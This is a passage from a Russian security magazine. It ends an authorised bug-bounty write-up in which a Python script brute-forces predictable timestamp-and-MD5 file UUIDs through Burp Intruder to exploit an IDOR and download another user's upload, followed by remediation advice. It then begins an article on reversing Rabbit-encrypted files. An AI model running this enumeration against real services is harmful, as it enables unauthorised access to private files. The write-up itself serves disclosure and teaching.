
```
import zbase32, crypt, hashlib, argparse
import datetime

# Аргументики
parser = argparse.ArgumentParser(description='UUID GENERATOR')
parser.add_argument('-f', '--filename', type=str, help='Имя файла', required=True)
parser.add_argument('-d', '--day', type=str, help='Число дня этого августа', required=True)
args = parser.parse_args()
# Берется локальное время, Московское, при желании можно уйти в GMT
startOfDay = datetime.datetime(2024, 8, int(args.day), 10, 0, 0 ,0).timestamp()
endOfDay = datetime.datetime(2024, 8, int(args.day), 17, 0, 0 ,0).timestamp()
# Словарь байтов длины файла
LegthConnectedSubstring = {
    "4":b'\x01\xfe\x01\x12\x00\x00\x00+\xfe\x01\x12\x00&',    "5":b"\x01\xfe\x01\x12\x00\x00\x00,\xfe\x01\x12\x00'",
    "6":b'\x01\xfe\x01\x12\x00\x00\x00-\xfe\x01\x12\x00(',    "7":b'\x01\xfe\x01\x12\x00\x00\x00.\xfe\x01\x12\x00)',
    "8":b'\x01\xfe\x01\x12\x00\x00\x00/\xfe\x01\x12\x00*',    "9":b'\x01\xfe\x01\x12\x00\x00\x000\xfe\x01\x12\x00+',
    "10":b'\x01\xfe\x01\x12\x00\x00\x001\xfe\x01\x12\x00,',   "11":b'\x01\xfe\x01\x12\x00\x00\x002\xfe\x01\x12\x00-',
    "12":b'\x01\xfe\x01\x12\x00\x00\x003\xfe\x01\x12\x00.',   "13":b'\x01\xfe\x01\x12\x00\x00\x004\xfe\x01\x12\x00/',
    "14":b'\x01\xfe\x01\x12\x00\x00\x005\xfe\x01\x12\x000',   "15":b'\x01\xfe\x01\x12\x00\x00\x006\xfe\x01\x12\x001',
    "16":b'\x01\xfe\x01\x12\x00\x00\x007\xfe\x01\x12\x002',   "17":b'\x01\xfe\x01\x12\x00\x00\x008\xfe\x01\x12\x003',
    "18":b'\x01\xfe\x01\x12\x00\x00\x009\xfe\x01\x12\x004',   "19":b'\x01\xfe\x01\x12\x00\x00\x00:\xfe\x01\x12\x005',
    "20":b'\x01\xfe\x01\x12\x00\x00\x00;\xfe\x01\x12\x006',   "21":b'\x01\xfe\x01\x12\x00\x00\x00<\xfe\x01\x12\x007',
    "22":b'\x01\xfe\x01\x12\x00\x00\x00=\xfe\x01\x12\x008',   "23":b'\x01\xfe\x01\x12\x00\x00\x00>\xfe\x01\x12\x009',
    "24":b'\x01\xfe\x01\x12\x00\x00\x00?\xfe\x01\x12\x00:'
}
# Имя файла
nameOfFile = args.filename
# Длина
legthOfFilename = str(len(nameOfFile))
# Словарь
output = []
# Генерация полезной нагрузки
for epoch in range(int(startOfDay), int(endOfDay)):
    # Статический префикс
    prefix = b'\x12\xfe\x01\x11\x06\x01\x01\x04File' + LegthConnectedSubstring[legthOfFilename]
    # Делаем хэш
    newHash = bytes(hashlib.md5(nameOfFile.encode('utf8')+str(epoch).encode('utf8')).hexdigest(), encoding='utf8')
    # Генерируем UUID
    newUUID = prefix + newHash + b' ' + bytes(nameOfFile, encoding='utf8') + b'\n'
    # Кодируем в zbase32
    UUID = zbase32.encode(newUUID)
    output.append(UUID)
# Запись словаря в файлик
with open('bruteforce.txt','w') as target:
    for data in output:
        target.write(data + "\n")
```

```
olegulanov@hacknew Downloads % python3 zbasecheck.py -f "test.png" -d 14
/Users/olegulanov/Downloads/zbasecheck.py:1: DeprecationWarning: 'crypt' is deprecated and slated for removal in Python 3.13
  import zbase32, crypt, hashlib, argparse
olegulanov@hacknew Downloads %
```

Получился красивый словарик.




Далее через Intruder я запустил брутфорс и оставил ПК работать. Результаты появились довольно быстро.



```
HTTP/1.1 200 OK
Server: QRATOR
Date: Wed, 14 Aug 2024 09:39:34 GMT
Content-Type: image/png
Content-Length: 12504
Connection: keep-alive
Keep-Alive: timeout=15
X-Content-Type-Options: nosniff
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
X-Frame-Options: â€ DENYâ€
Expires: 0
Access-Control-Allow-Credentials: true
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Access-Control-Allow-Headers:
DNT,X-CustomHeader,Keep-Alive,User-Agent,X-Requested-With,If-Modified-Since,Cache-Control,Content-Type,Origin,Content-Type,Authorization,Request-ID
Pragma: no-cache
Strict-Transport-Security: max-age=15552000
Strict-Transport-Security: max-age=63072000
Access-Control-Expose-Headers: Authorization
X-Trace-Id: cc8ea561-fb2d-4456-81b5-27c534792b3d
Content-Disposition: attachment;filename="test.png"
Access-Control-Allow-Methods: GET, PUT, POST, DELETE, PATCH, OPTIONS
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
Access-Control-Max-Age: 1728000
X-Request-Id: 5664a58a-4a7a-4608-b03c-8b0a176ce3d6
```

Мы нашли целых два файла, но с одинаковым размером. Видимо, коллега дважды заливал файл и потерял UUID первого (я просил сохранить на всякий случай). Давай посмотрим, что же мне тут залили на мой IDOR.




Содержимое файла

Теперь я знаю, что коллега залил файл.


```
nm9ynregyryoetujpt1od9obneyyyybx9aytrybkghhskqj1gjtur3tsgo4sncttg31u1ctwge4gcc5ggyadrpbwgwa1y7dfqp4nhhdqchfy
```

Время — 11:08:38 по Москве (секунды легко восстановить по словарю).



```
1723629600 (10 утра 14 августа) + 4119 (позиция пейлоада) − 1 (так как 1 запись в словаре это 10 утра) = 1723633718
```

Считаем



Convert epoch to human-readable date and vice versa

1723633718 | Timestamp to Human date | [batch convert]

Supports Unix timestamps in seconds, milliseconds, microseconds and nanoseconds.

Assuming that this timestamp is in **seconds**:
GMT: Wednesday, 14 August 2024 г., 11:08:38
Your time zone: среда, 14 августа 2024 г., 14:08:38 GMT+03:00
Relative: In an hour

Так как это был приватный ивент, а тестирование этого сервиса я выполнял на продакшен-сервере (с разрешения вендора), то дальнейшее исследование я не проводил, поэтому направил отчет вендору, получил награду и огромный респект от команды.

Словом, как мне сказали, мой кейс детально разбирали после получения отчета, а после ивента мне выплатили дополнительную награду за красивый и интересный кейс, сделанный по всем канонам black box.

РЕКОМЕНДАЦИИ ПО ИСПРАВЛЕНИЮ

Вот рекомендации, которые я передал вендору:

1. Отказаться от использования собственных алгоритмов генерации UUID, имеющих единственным «случайным» показателем временную метку.
2. Использовать соответствующие спецификациям UUID-идентификаторы.
3. В данном случае можно банально использовать длинный «секретный ключ», так как без возможности создания MD5-хешей эксплуатация была бы невозможна.

ВЫВОДЫ

На самом деле этот баг мог бы найти любой, так как функция загрузки файлов — одна из ключевых на ресурсе, но далеко не каждый смог бы раскрутить этот кейс, потому что он требует хоть и не глубоких, но знаний как в IT, так и в области математической статистики.

Ценности этому багу добавляет то, где он обнаружился, — это не какая-то небольшая организация, проходящая пентест впервые, а крупная компания, имеющая немаленький штат специалистов по ИБ. И тем не менее в ней упустили такую находку. Так же, как ее потом упустили многие исследователи.

СЛЕДУЙ ЗА БЕЛЫМ КРОЛИКОМ

Реверсим файлы, зашифрованные алгоритмом Rabbit


JaboHack

В этой статье мы разберем практическое применение потокового шифра Rabbit на примере реального приложения: опознаем алгоритм по коду, проследим поток чтение → обработка → запись, найдем процедуру инициализации, а потом напишем собственный модуль для шифрования и дешифровки файлов.

Я уже неоднократно писал про известные и не очень криптоалгоритмы. На этот раз хочу обратить внимание на потоковый шифр Rabbit. Этот шифр был создан в качестве более шустрой альтернативы классическим крипторам типа AES, его даже отправляли на конкурс eStream, но пока безрезультатно. Впрочем, про то, как и кем он был создан и почему считается быстрым, а также всю теорию и лирику, касающуюся этого криптоалгоритма, ты и сам на досуге можешь прочитать в Википедии. А я, как обычно, разберу практические аспекты его применения и реверса на примере конкретного приложения.


Итак, на этот раз постановка задачи следующая. Имеется некое узкоспециализированное приложение, название которого мы по понятным причинам называть не будем. Одна из его специфических функций — конвертирование данных в редкий экзотический формат, требуется его реверсировать и по возможности написать собственный конвертер по полученным данным. По счастью, приложение ничем не защищено, написано на C с легким налетом Qt, а его код открыт для исследования.

Файлы данных, которые нам предстоит исследовать, очень объемные и совершенно несжимаемые, энтропия просто зашкаливает, и, на первый взгляд, заполнены они исключительно белым шумом. Попробуем оценить динамику блочной записи в них при помощи программы Process Monitor. Ставим фильтр на файловые операции и имя нашего приложения, затем включаем процесс экспорта. В логе Procmon видно, что файл пишется последовательными блоками размером по **0x40000** байт, причем перед каждой записью блок примерно такой же длины считывается из входного файла.



```
PID  Operation   Result   Detail
1192 ReadFile    SUCCESS  Offset: 23.597.056, Length: 258.048
1192 ReadFile    SUCCESS  Offset: 23.855.104, Length: 4.096
1192 WriteFile   SUCCESS  Offset: 23.592.960, Length: 262.144, Priority: Normal
1192 ReadFile    SUCCESS  Offset: 23.859.200, Length: 258.048
1192 ReadFile    SUCCESS  Offset: 24.117.248, Length: 4.096
1192 WriteFile   SUCCESS  Offset: 23.855.104, Length: 262.144
1192 ReadFile    SUCCESS  Offset: 24.121.344, Length: 258.048
1192 ReadFile    SUCCESS  Offset: 24.379.392, Length: 4.096
1192 WriteFile   SUCCESS  Offset: 24.117.248, Length: 262.144
1192 ReadFile    SUCCESS  Offset: 24.383.488, Length: 258.048
1192 ReadFile    SUCCESS  Offset: 24.641.536, Length: 4.096
1192 WriteFile   SUCCESS  Offset: 24.379.392, Length: 262.144
1192 ReadFile    SUCCESS  Offset: 24.645.632, Length: 258.048
1192 ReadFile    SUCCESS  Offset: 24.903.680, Length: 4.096
1192 WriteFile   SUCCESS  Offset: 24.641.536, Length: 262.144
1192 ReadFile    SUCCESS  Offset: 24.907.776, Length: 258.048
1192 ReadFile    SUCCESS  Offset: 25.165.824, Length: 4.096
1192 WriteFile   SUCCESS  Offset: 24.903.680, Length: 262.144
```

